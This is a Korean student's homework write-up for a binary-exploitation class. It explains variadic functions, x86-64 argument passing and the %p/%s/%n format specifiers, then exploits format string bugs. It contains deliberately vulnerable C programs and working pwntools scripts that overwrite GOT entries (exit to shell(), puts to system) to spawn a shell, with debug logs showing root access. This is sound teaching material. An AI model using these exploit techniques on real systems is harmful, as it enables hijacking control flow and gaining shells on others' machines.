



케이녹 포너블 3회차 과제

17기 최동현 (202511688)

1-1. 가변인자 함수 (Variadic Function) 구조

• 가변인자 함수(Variadic Function)란?

◦ C언어에서 가변인자 함수는 일반적인 경우 호출 시 전달되는 **인자(Argument)**의 개수와 데이터 타입이 **컴파일 타임(Compile time)**에 고정되지 않고, **런타임(Runtime)**에 동적으로 결정되는 함수입니다. 대표적으로 표준 라이브러리 함수인 `printf()`와 `scanf()` 등이 있습니다.

→ 컴파일러는 가변인자 함수를 컴파일할 때 인자의 개수나 타입을 검증할 수 없습니다. 때문에 대신 함수 내부에서 **<stdarg.h>**의 매크로(`va_start`, `va_arg`, ...)를 사용하여 **스택**이나 **레지스터 메모리**를 순차적으로 읽어 들여 데이터를 파싱(Parsing)합니다. 이때, 데이터를 파싱하는 기준이 되는 것이 바로 첫 번째 인자로 전달되는 **포맷 스트링(Format String)**입니다. (아래는 가변인자 함수 예시 코드)

```
1 #include <stdio.h>
2 #include <stdarg.h>
3
4 void printNum(int count, ...) {
5     va_list vap; // variadic argument list pointer
6     va_start(vap, count); // var_arg read start pos init
7
8     for(int i = 0; i < count; i++) {
9         int value = va_arg(vap, int); // vap memory next arg int size read
10        printf("Arg %d: %d\n", i, value);
11    }
12
13    va_end(vap); // var_arg read end
14 }
15
16 int main(int argc, char** argv) {
17     if (argc != 4) { puts("Require 3 args"); return 1; };
18     printNum(argc-1, atoi(argv[1]), atoi(argv[2]), atoi(argv[3]));
19     return 0;
20 }
```


```
root@desktop-cyber:~/workbench# ./variadic 10 20 30
Arg 0: 10
Arg 1: 20
Arg 2: 30
root@desktop-cyber:~/workbench# ./variadic 30 40 50
Arg 0: 30
Arg 1: 40
Arg 2: 50
root@desktop-cyber:~/workbench#
```

1-2. 가변인자 함수 (Variadic Function) 구조

• 가변인자 함수의 구조적 맹점

• **printf(format_string, arg1, arg2)** 에서 printf 함수 자체는 arg1, arg2가 실제로 메모리에 존재하는지 알지 못합니다. 오직 format_string 문자열 내부에 **%d, %x** 등의 포맷 식별자가 몇 개 존재하는지만 세어보고, 그 개수만큼 CPU 레지스터와 스택 메모리에서 값을 강제로 빼내어(pop/read) 출력합니다.

→ 따라서 사용자가 입력한 데이터가 **format_string 영역**에 필터링 없이 삽입될 경우, 공격자는 의도적으로 포맷 식별자를 다수 입력하여 프로그램이 의도하지 않은 레지스터 값과 스택 메모리 데이터를 강제로 출력하게 만드는 **Information Leak 취약점**이 발생합니다.



```
1 #include <stdio.h>
2
3 int main(void) {
4     char buf[100];
5
6     printf("Input: ");
7     fgets(buf, sizeof(buf), stdin);
8
9     printf(buf, 10, 'a', 1.234567);
10    // 1: RDI, 2: RSI, 3: RDX, 4: XMM0(float/double)
11
12    return 0;
13 };
```

```
mov     rdx,QWORD PTR [rip+0xe9f]          # 0x402010
lea     rax,[rbp-0x70]
movq    xmm0,rdx      FLOAT '1.234567'
mov     edx,0x61      ASCII 'a'
mov     esi,0xa       INT 10
mov     rdi,rax       BUF [RBP-0x70]
mov     eax,0x1
call    0x401030 <printf@plt>
```

```
root@desktop-cyber:~/workbench# ./variadic_vuln
Input: test
test
root@desktop-cyber:~/workbench# ./variadic_vuln
Input: %d %c %f
10 a 1.234567
root@desktop-cyber:~/workbench#
```

2-1. printf 인자가 Register와 Stack에 배치되는 방식

- 64비트 함수 호출 규약 (System V AMD64 ABI)이란?

• 64비트(System V AMD64 ABI) 리눅스 환경에서 함수를 호출할 때 인자를 전달하는 물리적인 규약입니다. 32비트(cdecl) 시절에는 모든 인자를 스택(Stack)에 푸시(Push)했지만 64비트 환경에서는 성능 최적화를 위해 메모리 접근 대신 CPU 내부의 빠른 레지스터를 우선적으로 사용합니다.

→ 1 ~ 6 번째 인자: [R: 64/ E: 32] *rdi, rsi, rdx, rcx, r8, r9* 순서로 저장

→ 7 번째 인자 ~ : Stack 메모리에 낮은 주소 방향으로 Push, *arg7 = [rsp+0x08], arg8 = [rsp+0x10]*

```
1 #include <stdio.h>
2
3 int main(void) {
4     printf("%d %d %d %d %d %d %d\n",
5           1, 2, 3, 4, 5, 6, 7);
6     return 0;
7 }
```

```
gef> disas main
Dump of assembler code for function main:
0x0000000000401126 <+0>:    push    rbp
0x0000000000401127 <+1>:    mov     rbp, rsp
0x000000000040112a <+4>:    push    0x7
0x000000000040112c <+6>:    push    0x6
0x000000000040112e <+8>:    mov     r9d, 0x5
0x0000000000401134 <+14>:   mov     r8d, 0x4
0x000000000040113a <+20>:   mov     ecx, 0x3
0x000000000040113f <+25>:   mov     edx, 0x2
0x0000000000401144 <+30>:   mov     esi, 0x1
0x0000000000401149 <+35>:   lea     rax, [rip±0xeb4]          # 0x402004
0x0000000000401150 <+42>:   mov     rdi, rax                포맷 스트림
0x0000000000401153 <+45>:   mov     eax, 0x0
0x0000000000401158 <+50>:   call    0x401030 <printf@plt>
```

2-2. printf 인자가 Register와 Stack에 배치되는 방식

- 인자 불일치를 이용한 메모리 추출

◦ 개발자가 `printf("%p %p %p %p %p %p %p");` 라고 코드를 작성했지만 뒤에 대응하는 인자를 하나도 주지 않았다고 가정해 보면,

printf는 포맷 스트링에 `%p`가 7개 있으므로 맹목적으로 레지스터(RSI ~ R9)에 들어있는 현재 주소 값(이전 함수의 실행 잔여물)을 모두 출력하고 이어서 스택 포인터가 가리키는 메모리 주소 2개를 강제로 읽어서 출력해버립니다. 공격자는 이를 통해 시스템 내부의 스택 주소와 레지스터 상태를 탈취할 수 있습니다.

```
1 #include <stdio.h>
2
3 int main(void) {
4     printf("%p %p %p %p %p %p %p\n");
5     return 0;
6 }
```

```
root@desktop-cyber:~/workbench# ./target_printf
0x7fffd1485c78 0x7fffd1485c88 0x403e18 0x7467a281bf10 0x7467a29eb040 0x1 0x7467a2629d90
      RSI           RDX           RCX           R8           R9           Stack+8h   Stack+10h
```

3-1. 포맷 식별자 %p, %s, %n의 기능

• 포맷 식별자 %p, %s의 로우 레벨 메커니즘

→ **%p (Pointer)**: 지정된 레지스터나 스택 메모리에 들어있는 8바이트(64비트) 값을 16진수(Hexadecimal) 형태의 문자열로 있는 그대로 출력합니다. 메모리 포렌식이나 데이터 릿(Leak)의 기본 단위로 사용됩니다.

→ **%s (String)**: 지정된 레지스터나 스택 메모리에 들어있는 값을 **메모리 주소 포인터**로 취급하여 역참조(Dereference)합니다. 해당 주소로 점프한 뒤 널 바이트(\\x00)를 만날 때까지 해당 메모리 영역의 데이터를 문자열로 디코딩하여 출력합니다.

```
1 #include <stdio.h>
2
3 int main(void) {
4     char* str = "K.knock";
5
6     printf("str address: %p\\n", (void*)&str);
7     printf("str data: %s\\n", str);
8
9     return 0;
10 }
```

```
lea    rax,[rbp-0x8]
mov     rsi,rax    str address
lea     rax,[rip±0xec5]      # 0x40200c
mov     rdi,rax    format string
mov     eax,0x0
call    0x401030 <printf@plt>
```

```
mov     rax,QWORD PTR [rbp-0x8]
mov     rsi,rax    str data
lea     rax,[rip±0xebb]      # 0x40201d
mov     rdi,rax    format string
mov     eax,0x0
call    0x401030 <printf@plt>
```

```
root@desktop-cyber:~/workbench# ./format_string
str address: 0x7ffd52e70498
str data: K.knock
root@desktop-cyber:~/workbench#
```

3-2. 포맷 식별자 %p, %s, %n의 기능

• 포맷 식별자 %n 메커니즘

• **%n**은 C언어 포맷 식별자 중 유일하게 **메모리에 쓰기(Write) 연산**을 수행하는 식별자입니다.

→ printf 함수가 실행되면서 **%n** 식별자를 만나기 전까지 화면에 출력한 문자열의 총 길이(바이트 수)를 계산하고, 매칭되는 인자(포인터)가 가리키는 메모리 주소에 그 길이 값을 **정수(int)** 형태로 덮어씁니다.

이 **%n**은 원래는 콘솔 기반 인터페이스에서 커서 위치나 정렬을 계산하기 위해 만들어진 기능이었으나 현재는 메모리 오염의 핵심적인 공격 벡터로만 사용됩니다.

```
1 #include <stdio.h>
2
3 int main(void) {
4     int bytes = 0;
5
6     printf("K.knock%n\n", &bytes);
7     printf("wrtie byte number: %d\n", bytes);
8
9     return 0;
10 }
```

```
call    0x401030 <printf@plt>
mov     eax,DWORD PTR [rbp-0x4]
mov     esi,eax
lea     rax,[rip±0xeb3]          # 0x40200f
mov     rdi,rax    printf 호출 이후 bytes 변수[rbp-0x4]에
mov     eax,0x0     출력된 바이트 수 만큼 int값이 mov 됨
call    0x401030 <printf@plt>
```

```
root@desktop-cyber:~/workbench# ./write_byte
K.knock
wrtie byte number: 7
root@desktop-cyber:~/workbench#
```

4. Format String Bug(FSB) 발생 원리 및 취약점 코드

- 포맷 식별자 **%n**을 이용한 Arbitrary Write (임의 주소 쓰기) 기법

◦ 만약 개발자가 `printf(input);` 형태로 코드를 작성했다면 공격자는 input에 **%1234c%n**과 같은 페이로드를 전송합니다.

→ **%1234c**는 공백을 1234개 출력하게 만들며 직후 만나는 **%n**은 스택에서 해커가 조작해 둔 타겟 메모리 주소(ex: **puts 함수의 GOT 주소**)를 참조하여 1234라는 정수 값을 메모리에 강제로 덮어씁니다. 이를 통해 제어 흐름(Control Flow)을 해커가 원하는 주소로 완전히 하이재킹(Hijacking)할 수 있습니다.

FSB 취약점은 앞서 보던 것처럼 사용자 입력값을 처리할 때 포맷 스트링을 명시하지 않고, 버퍼 포인터 자체를 printf 함수의 유일한 인자로 전달할

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4
5 void shell() {
6     printf("\nPWNER!\n");
7     execve("/bin/sh", NULL, NULL);
8 };
9
10 int main(void) {
11     char buf[100];
12
13     printf("Input> ");
14     fgets(buf, sizeof(buf), stdin);
15     printf(buf); FSB 취약 코드
16
17     exit(0);
18 };
```

```
(.venv) root@desktop-cyber:~/workbench# ./fsb_vuln
Input> AAAA %p %p %p %p %p %p
AAAA 0x368c66b1 0xfbad2288 0x368c66c7 (nil) 0x368c66b0 0x20702520 41414141
(.venv) root@desktop-cyber:~/workbench#
```

◦ 위 사진을 통해 RDI(포맷스트링) 제외하고 RSI, RDX, RCX, R8, R9 레지스터를 넘어 **6번째 인자[RSP+8H]** 부분이 사용자 입력 버퍼임을 알 수 있게 되었습니다.

또한 POSIX 시스템은 **%[Index]\$n** 문법을 지원하므로, **%6\$n** 을 사용하면 중간 레지스터를 무시하고 정확히 **6번째 인자(스택) 위치**의 주소에 값을 쓸 수 있습니다.

4. Format String Bug(FSB) 발생 원리 및 취약점 코드

- 포맷 식별자 %n의 크기 분할 (%n, %hn, %hhn 차이)

◦ 메모리 주소(ex: 0x04040404)를 덮어쓰기 위해 %n을 사용하면 0x04040404(67,372,036 바이트)의 공백 문자를 출력해야 합니다. 이는 네트워크 I/O 병목을 유발하고 서버를 Crash시킬 확률이 높습니다. 이를 최적화하기 위해 메모리 쓰기 크기를 세분화하는 지정자를 사용합니다.

→ %n: 4바이트(int) 단위로 값을 덮어씁니다.

→ %hn (Half): 2바이트(short) 단위로 값을 덮어씁니다.

→ %hhn (Half Half): 1바이트(char) 단위로 값을 덮어씁니다. 출력할 최대 비트 수는 255비트이며, 메모리를 1바이트씩 4번에 나누어 덮어씀으로써 Exploit Payload의 크기와 소요 시간을 극단적으로 단축시킬 수 있습니다.

```
1 #include <stdio.h>
2
3 int main(void) {
4     long target = 0x00000000;
5
6     printf("%65c%hhn\n", "a", &target);
7     // 0x41 = 65
8     printf("1 phase = 0x%08x\n", target);
9     printf("%66c%hhn\n", "a", ((long)&target + 1));
10    // 0x42 = 66
11    printf("2 phase = 0x%08x\n", target);
12    return 0;
13 };
```

```
(.venv) root@desktop-cyber:~/workbench# ./hnn
1 phase = 0x00000041      little endian 으로 인해
                           41 42가 0x00004241
2 phase = 0x00004241
(.venv) root@desktop-cyber:~/workbench#
```

4. Format String Bug(FSB) 발생 원리 및 취약점 코드

- 포맷 식별자 **%n**을 이용한 Arbitrary Write Exploit Payload 작성

```
1 from pwn import *
2
3 HOST, PORT = "addr", 1234
4
5 exe = ELF("./fsb_vuln", checksec=False)
6 context.binary = exe
7 context.log_level = 'debug'
8 context.terminal = ["tmux", "splitw", "-h"]
9
10 def conn():
11     if args.LOCAL:
12         p = process([exe.path])
13         gdb.attach(p)
14     else:
15         p = remote(HOST, PORT)
16     return p
17
18 def exec_fmt(payload):
19     p = process([exe.path])
20     p.sendline(payload)
21     data = p.recvall(timeout=0.2)
22     p.close()
23     return data
24
```

인자 offset 탐색 용 함수

```
25 def main():
26     fmt = FmtStr(execute_fmt=exec_fmt)
27     offset = fmt.offset
28     # === Alias === # AAAA %p %p %p %p %p %p 와 같이 자동 탐색 해줌
29     p = conn()
30     s = p.send
31     sl = p.sendline
32     sla = p.sendlineafter
33     sa = p.sendafter
34     r = p.recv
35     ru = p.recvuntil
36     rn = p.recvn
37     rl = p.recvline
38     # === Exploit === #
39     log.success(f"offset = {offset}")
40     log.success(f"exit = {hex(exe.got.exit)}")
41     log.success(f"shell = {hex(exe.sym.shell)}")
42     payload = fmtstr_payload(offset, {exe.got.exit: exe.sym.shell})
43     log.success(f"payload = {payload}")
44     sl(payload)
45     # ===== # exit()함수의 GOT주소 데이터값(libc6 exit 주소)을 shell()
46     p.interactive() 함수 주소 바꿔 exit(0)함수 call하면 shell() 함수로 jmp 시
47     킴
48 if __name__ == "__main__":
49     main()
```

4. Format String Bug(FSB) 발생 원리 및 취약점 코드

- 포맷 식별자 **%n**을 이용한 Arbitrary Write Exploit Payload 작성

```
[+] offset = 6
[+] exit = 0x404038
[+] shell = 0x401166
[+] payload = b'%102c%11$lln%171c%12$hhn%47c%13$hhnaaaab8@@\x00\x00\x00\x00\x009@@\x00\x00\x00\x00\x00:@@\x00\x00\x00\x00\x00'
```

- %102c%11\$lln%171c%12\$hhn%47c%13\$hhnaaaab <- 패딩 값 (x86-64 alignment)

8@@\x00\x00\x00\x00\x00 (8 -> 0x38), (@ -> 0x40), 0x404038 (11번째 인자)

9@@\x00\x00\x00\x00\x00 (9 -> 0x39), (@ -> 0x40), 0x404039 (12번째 인자)

:@@\x00\x00\x00\x00\x00 (: -> 0x3a), (@ -> 0x40), 0x40403a (13번째 인자)

%102c -> 102 = 0x66, %11\$lln -> 11번째 인자 주소에 long long 타입 으로 8바이트 write (66 00 00 00 00 00 00 00)

%171c -> 102 + 171 = 273 = 0x111, %12\$hhn -> 12번째 인자 주소에 half half 타입으로 1바이트 write (66 11 00 00 00 00 00 00)

%47c -> 273 + 47 = 320 = 0x140, %13\$hhn -> 13번째 인자 주소에 half half 타입으로 1바이트 write (66 11 40 00 00 00 00 00)

0x401166

때문에, 0x404038 주소 데이터 값으로 0x401166이 들어가서 libc exit() 주소 값이 아닌 shell() 함수 주소 값이 들어가 **GOT Overwrite** 되는 것을 볼 수 있다.

4. Format String Bug(FSB) 발생 원리 및 취약점 코드

- 포맷 식별자 **%n**을 이용한 Arbitrary Write Exploit Payload 작성

```
[*] Switching to interactive mode
[DEBUG] Received 0x157 bytes:
00000000 49 6e 70 75 74 3e 20 20 20 20 20 20 20 20 20 |Inpu|t>| |
|
00000010 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | | | |
|
*
00000060 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | | | |
|
00000070 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | | | |
|
*
00000110 20 20 20 20 20 20 20 88 20 20 20 20 20 20 20 | | | |
|
00000120 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 | | | |
|
*
00000140 20 20 20 20 20 20 f1 61 61 61 61 62 38 40 40 0a | | | |
|
@ 00000150 50 57 4e 45 44 21 0a |PWNE|D!|
00000157
Input>
          \xb1
          \x88
aaaab8@@
PWNE!
$
[DEBUG] Sent 0x1 bytes:
b'\n'
$ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x27 bytes:
b'uid=0(root) gid=0(root) groups=0(root)\n'
uid=0(root) gid=0(root) groups=0(root)
$ whoami
[DEBUG] Sent 0x7 bytes:
b'whoami\n'
[DEBUG] Received 0x5 bytes:
b'root\n'
root
$
[6] 0:python3*
```

```
0x00007ffd1e22c898|+0x0000: 0x00007c211fe8cbf6 → <_IO_file_underflow+0186> test ra
x, rax ← $rsp
0x00007ffd1e22c8a0|+0x0008: 0x0000000000000000
0x00007ffd1e22c8a8|+0x0010: 0x0000000000000000
0x00007ffd1e22c8b0|+0x0018: 0x0000000000000000
0x00007ffd1e22c8b8|+0x0020: 0x00007c212001aaa0 → 0x00000000fbad2088
0x00007ffd1e22c8c0|+0x0028: 0x00007c2120017600 → 0x0000000000000000
0x00007ffd1e22c8c8|+0x0030: 0x00007c212001aaa0 → 0x00000000fbad2088
0x00007ffd1e22c8d0|+0x0038: 0x0000000000000000
code:x86:64
0x7c211ff1481c <read+000c> test eax, eax
0x7c211ff1481e <read+000e> jne 0x7c211ff14830 <__GI__libc_read+32>
0x7c211ff14820 <read+0010> syscall
→ 0x7c211ff14822 <read+0012> cmp rax, 0xffffffffffffffff
0x7c211ff14828 <read+0018> ja 0x7c211ff14880 <__GI__libc_read+112>
0x7c211ff1482a <read+001a> ret
0x7c211ff1482b <read+001b> nop DWORD PTR [rax+rax*1+0x0]
0x7c211ff14830 <read+0020> sub rsp, 0x28
0x7c211ff14834 <read+0024> mov QWORD PTR [rsp+0x18], rdx
threads
[#0] Id 1, Name: "fsb_vuln", stopped 0x7c211ff14822 in __GI__libc_read (), reason:
STOPPED
trace
[#0] 0x7c211ff14822 → __GI__libc_read(fd=0x0, buf=0x3c8076b0, nbytes=0x1000)
[#1] 0x7c211fe8cbf6 → _IO_new_file_underflow(fp=0x7c212001aaa0 <_IO_2_1_stdin_>)
[#2] 0x7c211fe8dd56 → __GI_IO_default_uflow(fp=0x7c212001aaa0 <_IO_2_1_stdin_>)
[#3] 0x7c211fe803dc → __GI_IO_getline_info(fp=0x7c212001aaa0 <_IO_2_1_stdin_>, buf=
0x7ffd1e22c9a0 "", n=0x63, delim=0xa, extract_delim=0x1, eof=0x0)
[#4] 0x7c211fe804dc → __GI_IO_getline(fp=0x7c212001aaa0 <_IO_2_1_stdin_>, buf=0x7ff
d1e22c9a0 "", n=0x63, delim=0xa, extract_delim=0x1)
[#5] 0x7c211fe7f3d0 → _IO_fgets(buf=0x7ffd1e22c9a0 "", n=0x64, fp=0x7c212001aaa0 <_I
O_2_1_stdin_>)
[#6] 0x4011c9 → main()
gef> c
Continuing.
process 49093 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching after vfork from child process 49106]
[Detaching after vfork from child process 49107]
```

5. 실습 과제 (GOT Overwrite) 문제

```
setup(argc, argv, envp);
printf("system address: %p\n", &system);
printf("address> ");
if ( (unsigned int)__isoc99_scanf("%lx", &v5) != 1 )
    return 1;
printf("value> ");
if ( (unsigned int)__isoc99_scanf("%lx", &v4) != 1 )
    return 1;
*v5 = v4;
getchar();
printf("command> ");
if ( !fgets(s, 64, stdin) )
    return 1;
s[strcspn(s, "\n")] = 0;
puts(s);
return 0;
```

```
__int64 v4; // [rsp+0h] [rbp-50h] BYREF
_QWORD *v5; // [rsp+8h] [rbp-48h] BYREF
char s[8]; // [rsp+10h] [rbp-40h] BYREF
```

- 1) 첫 번째에 system()함수 주소를 출력 한다.
- 2) 두 번째로 address> 가 뜨고 scanf로 v5 주소에 사용자가 입력한 값으로 주소가 덮어 씌워짐.
- 3) 세 번째로 value> 가 뜨고 scanf로 v4 변수 데이터가 사용자가 입력한 값으로 할당됨.
- 4) 네번째로 *v5 = v4; 로 v5 주소의 데이터 값을 v4로 할당함.
- 5) fgets로 배열 s에 64바이트 만큼 문자열 입력 가능하고 마지막 개행 문자를 널 바이트로 바꿔 줌.
- 6) 마지막으로 puts함수를 통해 배열 s 문자열을 출력함

의도적으로 v5 포인터에 주소를 덮을 수 있게하고 해당 주소의 데이터 값까지 지정할 수 있게 하는것으로, GOT Overwrite가 가능케 한다. 마지막 puts 함수 부분을 system함수로 call하게 하면 shell을 탈취할 수 있다. 첫번째 address> 에서 puts@GOT 주소를 입력하고, 두번째 value> 에서 system함수의 주소를 입력한 뒤 문자열 입력에서 /bin/sh를 입력하면, 조합해서 puts함수가 call 됐을 때 system("/bin/sh")이 완성되어 shell이 실행된다.

5. 실습 과제 (GOT Overwrite) Exploit 코드

```
1 from pwn import *
2
3 HOST, PORT = "addr", 1234
4
5 exe = ELF("./chall_patched", checksec=False)
6 context.binary = exe
7 context.log_level = 'debug'
8 context.terminal = ["tmux", "splitw", "-h"]
9
10 def conn():
11     if args.LOCAL:
12         p = process([exe.path])
13         gdb.attach(p)
14     else:
15         p = remote(HOST, PORT)
16     return p
```

```
18 def main():
19     # === Alias === #
20     p = conn()
21     s = p.send
22     sl = p.sendline
23     sla = p.sendlineafter
24     sa = p.sendafter
25     r = p.recv
26     ru = p.recvuntil
27     rn = p.recvn
28     rl = p.recvline
29     # === Exploit === #
30     log.info("happy pwn!")
31     ru(b"address: ")
32     system_addr = int(rn(14), 16)
33     log.success(f"system: {hex(system_addr)}")
34     puts_got_addr = exe.got.puts
35     sla(b"address> ", hex(puts_got_addr))
36     sla(b"value> ", hex(system_addr))
37     sla(b"command> ", b"/bin/sh")
38     # ===== #
39     p.interactive()
40
41 if __name__ == "__main__":
42     main()
```


5. 실습 과제 (GOT Overwrite) 실행 화면

```
os.execve('/usr/bin/gdb', ['/usr/bin/gdb', '-q', '/mnt/week03/chall_patched', '-p', '49560'], os.environ)
[DEBUG] Launching a new terminal: ['/usr/bin/tmux', 'splitw', '-h', '-F#{pane_pid}', '-P', '/tmp/tmpjsigny4t']
[+] Waiting for debugger: Done
[*] happy pwn!
[DEBUG] Received 0x28 bytes:
  b'system address: 0x72c26be50d70\n'
  b'address> '
[+] system: 0x72c26be50d70
/mnt/week03/solve.py:35: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  sla(b"address> ", hex(puts_got_addr))
[DEBUG] Sent 0x9 bytes:
  b'0x404018\n'
/mnt/week03/solve.py:36: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  sla(b"value> ", hex(system_addr))
[DEBUG] Received 0x7 bytes:
  b'value> '
[DEBUG] Sent 0xf bytes:
  b'0x72c26be50d70\n'
[DEBUG] Received 0x9 bytes:
  b'command> '
[DEBUG] Sent 0x8 bytes:
  b'/bin/sh\n'
[*] Switching to interactive mode
$
[DEBUG] Sent 0x1 bytes:
  b'\n'
$ id
[DEBUG] Sent 0x3 bytes:
  b'id\n'
[DEBUG] Received 0x27 bytes:
  b'uid=0(root) gid=0(root) groups=0(root)\n'
uid=0(root) gid=0(root) groups=0(root)
$ whoami
[DEBUG] Sent 0x7 bytes:
  b'whoami\n'
[DEBUG] Received 0x5 bytes:
  b'root\n'
root
$
[6] 0:python3*
```

```
$r14 : 0x000072c26c016a00 → 0x0000000000000000
$r15 : 0xd68
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

----- stack -----
0x00007ffe43fbc638|+0x0000: 0x000072c26be8cbf6 → <_IO_file_underflow+0186> test rax, rax ← $rsp
0x00007ffe43fbc640|+0x0008: 0x0000000000000000
0x00007ffe43fbc648|+0x0010: 0x0000000000000000
0x00007ffe43fbc650|+0x0018: 0x0000000000000000
0x00007ffe43fbc658|+0x0020: 0x000072c26c01aaa0 → 0x00000000fbad208b
0x00007ffe43fbc660|+0x0028: 0x000072c26c017600 → 0x0000000000000000
0x00007ffe43fbc668|+0x0030: 0x000072c26c01b580 → 0x000072c26c017820 → 0x000072c26bfa1c2 → 0x636d656d5f5f0043 ("C"?
0x00007ffe43fbc670|+0x0038: 0xffffffffffffffff80

----- code:x86:64 -----
0x72c26bf1481c <read+000c> test eax, eax
0x72c26bf1481e <read+000e> jne 0x72c26bf14830 <__GI___libc_read+32>
0x72c26bf14820 <read+0010> syscall
→ 0x72c26bf14822 <read+0012> cmp rax, 0xffffffffffffffff000
0x72c26bf14828 <read+0018> ja 0x72c26bf14880 <__GI___libc_read+112>
0x72c26bf1482a <read+001a> ret
0x72c26bf1482b <read+001b> nop DWORD PTR [rax+rax*1+0x0]
0x72c26bf14830 <read+0020> sub rsp, 0x28
0x72c26bf14834 <read+0024> mov QWORD PTR [rsp+0x18], rdx

----- threads -----
[#0] Id 1, Name: "chall_patched", stopped 0x72c26bf14822 in __GI___libc_read (), reason: STOPPED

----- trace -----
[#0] 0x72c26bf14822 → __GI___libc_read(fd=0x0, buf=0x72c26c01ab23 <_IO_2_1_stdin_+131>, nbytes=0x1)
[#1] 0x72c26be8cbf6 → _IO_new_file_underflow(fp=0x72c26c01aaa0 <_IO_2_1_stdin_>)
[#2] 0x72c26be8dd56 → __GI_IO_default_uflow(fp=0x72c26c01aaa0 <_IO_2_1_stdin_>)
[#3] 0x72c26be630d0 → _vfprintf_internal(s=<optimized out>, format=<optimized out>, argptr=0x7ffe43fbc6dc0, mode_flags=0x2)
[#4] 0x72c26be62142 → __isoc99_scanf(format=<optimized out>)
[#5] 0x401273 → main()

gef> c
Continuing.
[Detaching after vfork from child process 49573]
```



감사합니다

17기 최동현